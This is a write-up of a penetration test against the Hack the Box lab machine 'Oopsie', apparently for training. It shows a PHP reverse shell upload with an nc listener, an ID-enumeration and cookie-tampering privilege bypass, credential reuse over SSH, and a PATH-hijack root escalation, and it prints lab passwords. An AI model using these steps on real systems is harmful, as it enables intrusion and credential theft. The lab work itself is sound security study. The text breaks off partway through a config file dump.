

Penetration Test Report

Machine Name: Oopsie

Owner: Hack the Box

Written by: Lakshy Sharma

Index

1. Important Observations.
2. Scanning and Information Gathering.
3. Enumeration.
4. Web Exploitation.
5. Machine Exploitation.
6. Findings.
7. Summary.
8. Course of Action Plan.

Important Observations

The machine Oopsie is a good example of how humans are the weakest link in the security of any cyber system. The basic issues with this system as you will see during this pentest report are listed here.

- Lack of cyber awareness among employees.
 - The root cause of why we succeeded in hacking the whole machine is because the user had reused their credentials and used weak username like 'admin'.
- Outdated web server software.
 - Although apache is not very outdated to flag it as critical flaw but still it shows that the administrator is not always looking out for updating the system regularly.
 - Also Nikto scan shows that website is vulnerable to cross site scripting.
- Lack of web application firewall.
 - We observe that cross site scripting can be used against normal users. To prevent this a web application firewall must be deployed.
- Complete trust of internal employees.
 - While trusting employees is common we find that if some rogue actor gains access of employee account they can cause serious damage.
 - This is visible when we uploaded a php backdoor using file upload option. Thus we need to protect website even from the insiders and make sure no malicious file can be directly uploaded and executed through website to gain shell access.
- Using softwares that are correctly designed.
 - We observe that apart from accessing a user account we could do nothing as the user did not have any sudo privileges but what helped us in gaining root access is a vulnerable program named bugtracker.

Now with these vulnerabilities in mind you can read the detailed report and understand how the system can be penetrated by a hacker.

Scanning and Information Gathering

Once I connected to the machine via start point VPN I started performing basic network scans for finding out what access can I get or what ports are open on the target machine?

The scans I performed and the outputs are listed below.

Nmap Scan.

I performed a basic 2 staged nmap scan where I first found the open ports by using -sV flag on top 1000 ports, here -sV helped me to get overview of the services and versions being offered on those ports. After that I used -A flag and tried to dig more information on those open ports.

```
(kali㉿kali)-[~]
└─$ nmap -sV 10.10.10.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 06:49 EDT
Nmap scan report for 10.10.10.28
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.33 seconds

(kali㉿kali)-[~]
└─$ nmap -A -p 22,80 10.10.10.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 06:50 EDT
Nmap scan report for 10.10.10.28
Host is up (0.24s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds

(kali㉿kali)-[~]
└─$ █
```

Looks like not much is on offer in nmap so I opened burpsuite.

Burpsuite Site map.

I can see the machine is using port 80 so it must be having a active webpage.

I turned on Burp intercept mode and visited the website using simple IP address and firefox.

I typed in <http://10.10.10.28> and website index page opened.

The website index did not leak much information but told me one thing that it is hosted by Megacorp.


Not much information or go ahead on website either.

But looks like my burp caught something...

Yes, The website map !

Burpsuite detected a login page on the website at <http://10.10.10.28/cdn-cgi/login>.

This could be interesting... Duly noted.



Apart from these findings I did not find anything of value and as you will see neither did Nessus enumeration tool.

And because a login page is not exactly free ticket into system I would say - the website is pretty robust.

Enumeration

So getting into Enumeration I had very little information at my hand burp barely found anything and nmap results showed that apache server and openssh are both running very latest versions.

Still I ran basic nikto and nessus scans as they are in my protocol.

Nikto Scan.

- Nikto v2.1.6

```
-----
+ Target IP:      10.10.10.28
+ Target Hostname: 10.10.10.28
+ Target Port:    80
+ Start Time:     2021-05-09 06:14:34 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a
request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-10944: : CGI Directory found
+ OSVDB-10944: /cdn-cgi/login/: CGI Directory found
+ OSVDB-3233: /icons/README: Apache default file found.
+ 10298 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2021-05-09 07:03:22 (GMT-4) (2928 seconds)
-----
+ 1 host(s) tested
```


What did we notice out of Nikto?

The apache server seems somewhat outdated but is still hard to crack as it is not very much outdated.

Website seems vulnerable to cross siet scripting which is out of the scope in this pentest but must be taken care of.

The cgi directory and the login page are again reported here it is a good sign...

Looks like the login page is my only hope then.

Nessus Scan.

Only summary of nessus is provided here are scan pdf is reported with this document as an attachment.

Summary -

The Nessus scan yields no result on our target machine apart from some information leaks. The information leaks are not of very big concern as only apache version is being leaked and the apache server is pretty updated and not critically vulnerable.

Nothing of urgent concern here either.

Upto this point the website is holding up pretty well (leaving out XSS vulnerability) and looks like there is no way for a hacker to gain access apart from trying their luck at login page.


Good job website designer...

Web Exploitation

Before I go ahead I want reader to know that I had obtained a password from previous exploit of Archetype machine that belonged to same corporation. The password I gained is given as : MEGACORP_4dm1n!!

As the burpsuite had found a login page at <http://10.10.10.28/cdn-cgi/login> I typed the address in firefox and looked up what is provided.

The login page is very generic without much hints and so I had try to my luck with some common sets of credentials.



I tried following set of credentials

Username : admin

Password :MEGACORP_4dm1n!!

And I gained access!!

What problems did we identify at this stage?

Problem 1 - Stop reusing passwords from different computers.

Problem 2 - Do not use default usernames like 'admin'.


Summary of current situation is - I am inside the admin page and the following page is visible to me.

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin		
Repair Management System		
Access ID	Name	Email
34322	admin	admin@megacorp.com

After looking around a little I understood that admin has not many privileges and developer had implemented multiple tiers of administration. Good job developer!

So now I now need to find a way to become super admin...

I again fired up burpsuite and reloaded my webpage to look if I could find anything of value. This is what the burpsuite intercepted.



If we look at Cookie setting we see that admin has a user id and role. Also looking at first line we find id parameter, this could be interesting... What if this id represents an user?

So for such cases we use burpsuite intruder to attack.

What I do now is given in steps:

1. Create a sequence of numbers from 1 to 100.
2. Load this sequence in payload tab.
3. In target set IP to 10.10.10.28 and port 80
4. In intruder section select only id parameter by first clearing \$ and then adding it only to id parameter.
5. Start attack.

So what is happening is I am trying to check that if admin has id = 1 then what id will super- admin have and I running burp in a loop to check responses of all id values from 1 to 100.

The result of attack is given below.

I found several users named :

super admin,
admin,
rafol,
john,
peter.

I found super admin at id number 30.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
30	30	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3826	
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
1	1	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
13	13	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3813	
23	23	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3812	
4	4	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3811	
2	2	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
3	3	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
5	5	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
6	6	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	

Request Response

Pretty Raw Render \n Actions

```
<th>
Email
</th>
</tr>
<tr>
<td>
86575
</td>
<td>
super admin
</td>
<td>
superadmin@megacorp.com
</td>
</tr>
```

I found the user rafol at id number 23.

AttackSaveColumns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
30	30	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3826	
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
1	1	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
13	13	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3813	
23	23	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3812	
4	4	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3811	
2	2	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
3	3	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
5	5	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
6	6	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	

RequestResponse

PrettyRawRender\nActions

```
...
Email
</th>
</tr>
<tr>
  <td>
    28832
  </td>
  <td>
    Rafol
  </td>
  <td>
    tom@rafol.co.uk
  </td>
</tr>
</table><script src='/js/jquery.min.js'>
```

I found the user john at id value 4.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
30	30	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3826	
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
1	1	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
13	13	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3813	
23	23	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3812	
4	4	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3811	
2	2	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
3	3	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
5	5	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
6	6	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	

Request Response

Pretty Raw Render \n Actions

```

<th>
  Email
</th>
</tr>
<tr>
<td>
  8832
</td>
<td>
  john
</td>
<td>
  john@tafcz.co.uk
</td>
</tr>

```

I found the user peter at id value 13.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirect...	Timeout	Length	Comment
30	30	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3826	
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
1	1	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3815	
13	13	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3813	
23	23	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3812	
4	4	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3811	
2	2	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
3	3	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
5	5	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	
6	6	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3787	

Request Response

Pretty Raw Render \n Actions

```

</th>
<th>
  Email
</th>
</tr>
<tr>
<td>
  57633
</td>
<td>
  Peter
</td>
<td>
  peter@qpic.co.uk
</td>

```

How did we find these ids?

By finding the requests that had response length longer than usual and currently id 30,0,1,4,13 provided us various users numbers as well as their emails.

So using burpsuite we found that our super admin has a user number of 86575.


What can we do with information?

We can roam throughout the website like we are super-admin!

How can I roam through website as a super admin? Follow these steps.

1. Open your burpsuite and start interception.
2. Open uploads tab in the website using firefox.
3. The burpsuite will intercept packet and in the intercepted packet you have to change the user id from the 34322 (admin id) to the user id of super-admin.(86575)
4. Forward this packet.


Lo behold you get access to uploads page!



The screenshot shows a web interface for 'MegaCorp Automotive'. The top navigation bar includes links for 'Account', 'Branding', 'Clients', 'Uploads', and 'Logged in as Admin'. The main heading is 'Repair Management System', followed by 'Branding Image Uploads'. Below this is a form with a 'Brand Name' input field. At the bottom of the form, there is a 'Browse...' button, a status message 'No file selected.', and an 'Upload' button.

This is something that only super admin must be able to use. We do not know what password of super admin is but we are able to roam through a website as if we are super-admin!

So every time you open a new window intercept packet and make sure you change the user id as super admin to access the webpage as if you are super admin.



The screenshot shows the 'Repair Management System' interface. The top navigation bar has 'MegaCorp Automotive' on the left and a hamburger menu icon on the right. The main heading is 'Repair Management System'. Below it is a table with two columns: 'Access ID' and 'Name'. The table contains one row with the value '86575' under 'Access ID' and 'super admin superadmin@megacorp.com' under 'Name'.

Access ID	Name
86575	super admin superadmin@megacorp.com

We have access to uploads page. What can we do now?

What if this company fully trusts their employees and allows uploading any type of file?

To check this we try to upload a php web shell file and gain reverse connection into the website.

In Kali Linux you can find this reverse shell file at following path.

usr/share/webshells/php/php-reverse-shell.php

What this file does is create a reverse shell using php vulnerability which can be used for gaining the control of website.

This can be stopped by hiding the uploads from the user and saving uploads away from website.

How does this exploit work?

First copy this file at home and edit to make sure that it connects to a correct ip address and port.

Now the attacker uploads this file on the website.

Once the upload is complete the attacker will start a listener at port that they specified in the file, this listener will listen for the victim to contact back.

The listener is created using following command in Linux.

`nc -nvlp (port number)`

Once listener is setup the attacker will trigger the vulnerability by visiting the webpage where the file has been stored after uploading.

This webpage can be found using disearch and in present case it was.

<http://10.10.10.28/uploads/test.php>

Here test can be replaced with your filename.

In a few words what is happening here?

The attacker has uploaded a malicious file in website and after triggering the file they have gained reverse connection on their computer which allows them full control of the website.

How can attacker move ahead and gain control of system?

We know the login page is located at <http://10.10.10.28/cdn-cgi/login>

So using the shell we investigate the login folder looking for any database.

The login page is located at `var/www/html/cdn-cgi/login` and by using the following command the attacker can move into that directory.

`cd /var/www/html/cdn-cgi/login`

Here we can find the database php file which was being used for validating users.

The attacker now has the passwords of users logging into the website.

By now the attacker knows that company employees often reuse their passwords and the hacker can gain access of the system by using credential stuffing attack against the computer that is hosting the website.

The whole process is explained on next page.

```
kali@kali: ~ x robert@oopsie: ~ x
(kali@kali)~[~]
$ nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.10.16.33] from (UNKNOWN) [10.10.10.28] 43960
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:06:16 up 23 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls /var/www/html/cdn-cgi/login
admin.php
db.php
index.php
script.js
$ cat db.php
cat: db.php: No such file or directory
$ cd /var/www/html/cdn-cgi/login
$ ls db.php
db.php
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

As you can see above we setup the listener and get back shell as www-data. Here we find the credentials of user robert for a mysql service.

Now this is interesting...

We saw in nmap there is no mysql service running then why does robert need a mysql password? Still we know the people using this website often reuse their passwords and what if their account password for mysql is same as their computer password?

What is the valuable data that the attacker has gained access to?

Username

robert

Password

M3g4C0rpUs3r!

Now the attacker can try to gain access to the computer by using ssh and the credentials they have gained by reading the db.php file.

Again reuse of password is the root cause behind the success of attacker.

Machine Exploitation

The following screenshot shows how the attacker can use ssh to gain user access by using credentials.

```
(kali㉿kali)-[~]
$ ssh robert@10.10.10.28
The authenticity of host '10.10.10.28 (10.10.10.28)' can't be established.
ECDSA key fingerprint is SHA256:JmIUfqU8/Xv/1Fy/m/Clya5iX2K756n/EGu0eeJb5xc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.28' (ECDSA) to the list of known hosts.
robert@10.10.10.28's password:
Permission denied, please try again.
robert@10.10.10.28's password:
Permission denied, please try again.
robert@10.10.10.28's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  9 12:10:06 UTC 2021

System load:  0.0               Processes:            116
Usage of /:   25.5% of 19.56GB   Users logged in:     0
Memory usage: 18%              IP address for ens160: 10.10.10.28
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129
robert@oopsie:~$
```

Note - As a pentester we have control of machine and now we can close the web shell as we no longer need it.

What will any hacker do now?

First step a hacker would do now is to add his computer's keys as trusted keys in ssh as this will enable him to gain access to machine even after the password gets changed. This can be used by forensics to find the identity of attacker or gathering of evidence.

But we are not hackers we are pentesters.

Hence, from now our goal is to check if we can find a way to gain root access in this machine.

Investigating the user account.

We try the id command and learn that robert is part of bugtracker group which might be some proprietary program that helps users to report bugs in the machine. This looks interesting..

After using a tailored find command we find where the bugtracker binary is located.

The command is given as : `find / -type f -group bugtracker 2>/dev/null`
This command gives output as: `/usr/bin/bugtracker`.

```
robert@oopsie:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$ ls
user.txt
robert@oopsie:~$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:~$ find bugtracker
find: 'bugtracker': No such file or directory
robert@oopsie:~$ find -group bugtracker
robert@oopsie:~$ find -type f -group bugtracker
robert@oopsie:~$ find -type f -group bugtracker 2>dev/null
-bash: dev/null: No such file or directory
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ cd /usr/bin/bugtracker
-bash: cd: /usr/bin/bugtracker: Not a directory
robert@oopsie:~$ cd /usr/bin/
```

As you can see after some trial and error we find where the bugtracker is located and navigate to folder using `cd` command.

Once we are in the folder we use `strings` command to read all strings in the binary and see if we can find something interesting.

```
robert@oopsie:/usr/bin$ ls bugtracker
bugtracker
robert@oopsie:/usr/bin$ strings bugtracker
```

Looks like there is something vulnerable in the code!

```
: EV Bug Tracker :
Provide Bug ID:
cat /root/reports/
```

As you can see the binary is trying to read file in `/root/reports` using `cat` command and the `cat` here uses a relative address.

If we change how the program perceives `cat` command we can change how it behaves.

How do we do this?

1. We create a temporary `PATH` and make a `cat` file there.
2. So now our program will read that `cat` file when it tries to run.
3. In the malicious `cat` file we created we write `/bin/bash` so that when `cat` command runs it runs as root!

This occurs because the `/bin/bash` path is path for root bash shell and implementation of these commands is given as follows


```
robert@oopsie:/usr/bin$ export PATH=/tmp:$PATH
robert@oopsie:/usr/bin$ cd /tmp
robert@oopsie:/tmp$ echo '/bin/bash' > cat
robert@oopsie:/tmp$ chmod +x cat
robert@oopsie:/tmp$ cd -
/usr/bin
robert@oopsie:/usr/bin$ bugtracker
```

```
_____  
: EV Bug Tracker :  
_____
```

```
Provide Bug ID: 1  
_____
```

```
root@oopsie:/usr/bin# whoami  
root  
root@oopsie:/usr/bin# █
```

As you can see once we have completed command we gain root access.

Congratulations you have been hacked!

Findings

After we gain access as root I found several bug reports which are not very useful from pentest point of view as we have completely gained access. But the information can be useful to hackers and thus I am reporting it here.

```
root@oopsie:/root# cd reports
root@oopsie:/root/reports# ls
1 2 3
root@oopsie:/root/reports# cat 1
Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
root@oopsie:/root/reports# cat 2
If you connect to a site filezilla will remember the host, the username and the password (optional). The same is true for the site manager. But if a port other than 21 is used the port is saved in .config/filezilla - but the information from this file isn't downloaded again afterwards.

ProblemType: Bug
DistroRelease: Ubuntu 16.10
Package: filezilla 3.15.0.2-1ubuntu1
Uname: Linux 4.5.0-040500rc7-generic x86_64
ApportVersion: 2.20.1-0ubuntu3
Architecture: amd64
CurrentDesktop: Unity
Date: Sat May 7 16:58:57 2016
EcryptfsInUse: Yes
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
root@oopsie:/root/reports# cat 3
Hello,

When transferring files from an FTP server (TLS or not) to an SMB share, Filezilla keeps freezing which leads down to very much slower transfers ...

Looking at resources usage, the gvfs-smb process works hard (60% cpu usage on my I7)

I don't have such an issue or any slowdown when using other apps over the same SMB shares.

ProblemType: Bug
DistroRelease: Ubuntu 12.04
Package: filezilla 3.5.3-1ubuntu2
ProcVersionSignature: Ubuntu 3.2.0-25.40-generic 3.2.18
Uname: Linux 3.2.0-25-generic x86_64
NonfreeKernelModules: nvidia
ApportVersion: 2.0.1-0ubuntu8
Architecture: amd64
Date: Sun Jul 1 19:06:31 2012
```

The smb process is consuming too much of cpu.

Can be sign of potential hacker trying to use file share services and extract database.

What else do we have here?

```
ApporVersion: 2.13.3-0ubuntu1
Architecture: amd64
DistroRelease: Ubuntu 14.04
EcryptfsInUse: Yes
InstallationDate: Installed on 2013-02-23 (395 days ago)
InstallationMedia: Ubuntu 12.10 "Quantal Quetzal" - Release amd64 (20121017.5)
Package: gvfs
PackageArchitecture: amd64
ProcEnviron:
  LANGUAGE=fr_FR
  TERM=xterm
  PATH=(custom, no user)
  LANG=fr_FR.UTF-8
  SHELL=/bin/bash
ProcVersionSignature: Ubuntu 3.13.0-19.40-generic 3.13.6
Tags: trusty
Uname: Linux 3.13.0-19-generic x86_64
UpgradeStatus: Upgraded to trusty on 2014-03-25 (0 days ago)
UserGroups:
root@oopsie:/root/reports# cd ..
root@oopsie:/root# ls
reports  root.txt
root@oopsie:/root# ls -a
.  ..  .bash_history  .bashrc  .cache  .config  .gnupg  .local  .profile  reports  root.txt  .ssh  .viminfo
root@oopsie:/root# cd .config
root@oopsie:/root/.config# ls
filezilla
root@oopsie:/root/.config# cd filezilla
root@oopsie:/root/.config/filezilla# ls
filezilla.xml
root@oopsie:/root/.config/filezilla# cat filezilla.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
  <RecentServers>
    <Server>
      <Host>10.10.10.46</Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>ftpuser</User>
      <Pass>mc@F1l3Zill4</Pass>
      <Logontype>1</Logontype>
      <TimezoneOffset>0</TimezoneOffset>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <MaximumMultipleConnections>0</MaximumMultipleConnections>
